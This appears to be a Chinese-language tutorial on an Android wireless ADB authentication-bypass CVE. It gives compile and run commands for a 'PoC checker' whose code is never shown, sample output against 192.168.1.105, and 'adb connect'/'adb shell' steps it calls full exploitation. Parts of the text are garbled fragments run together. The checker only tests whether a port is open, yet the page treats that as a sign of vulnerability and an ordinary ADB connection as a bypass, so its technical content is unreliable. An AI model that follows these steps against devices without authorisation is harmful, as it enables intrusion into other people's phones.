

CVE-2026-0073 是 Android 无线 ADB(adbd 守护进程)中的一个严重身份验证绕过漏洞。
同一网络中的攻击者可以绕过双向 TLS 身份验证,无需用户批准或事先配对即可连接到设备。
| 项目 | 详情 |
|---|---|
| CVE ID | CVE-2026-0073 |
| 严重性 | 严重 |
| CVSS 评分 | 8.8 |
| 受影响组件 | adbd(Android 调试桥)- TLS 处理器 |
| 类型 | 身份验证绕过 |
| 影响 | 远程 Shell 访问(shell 用户) |
| 已修补 | 2026 年 5 月 Android 安全公告 |
修复于:安全补丁级别 2026-05-01 及更高版本。
shell 用户身份运行命令adbd_tls_verify_cert() 中的逻辑缺陷来工作该错误出现是因为文件 CVE-2026-0073-Checker.cpp 尚不存在。
nano CVE-2026-0073-Checker.cpp
复制并粘贴下方完整代码到编辑器中:
保存并退出(Ctrl + X → Y → Enter)
再次编译:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
如果 C++ 程序在存在漏洞的 Android 设备上成功运行,你将看到以下内容:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN → ADB 端口正在监听。运行以下命令:
adb connect 192.168.1.105:5555
如果它显示:
connected to 192.168.1.105:5555
然后输入:
adb shell
你应该进入设备内部:
pixel8:/ $
这就是完整的成功利用。
本 PoC 仅用于教育和授权测试。
你只能在你自己拥有的设备或获得明确测试许可的设备上使用此工具。 未经授权的使用是非法的,并被严格禁止。
使用风险自负。作者不对任何损害或法律后果负责。
🎯 谨慎制作 — 仅在授权设备上使用。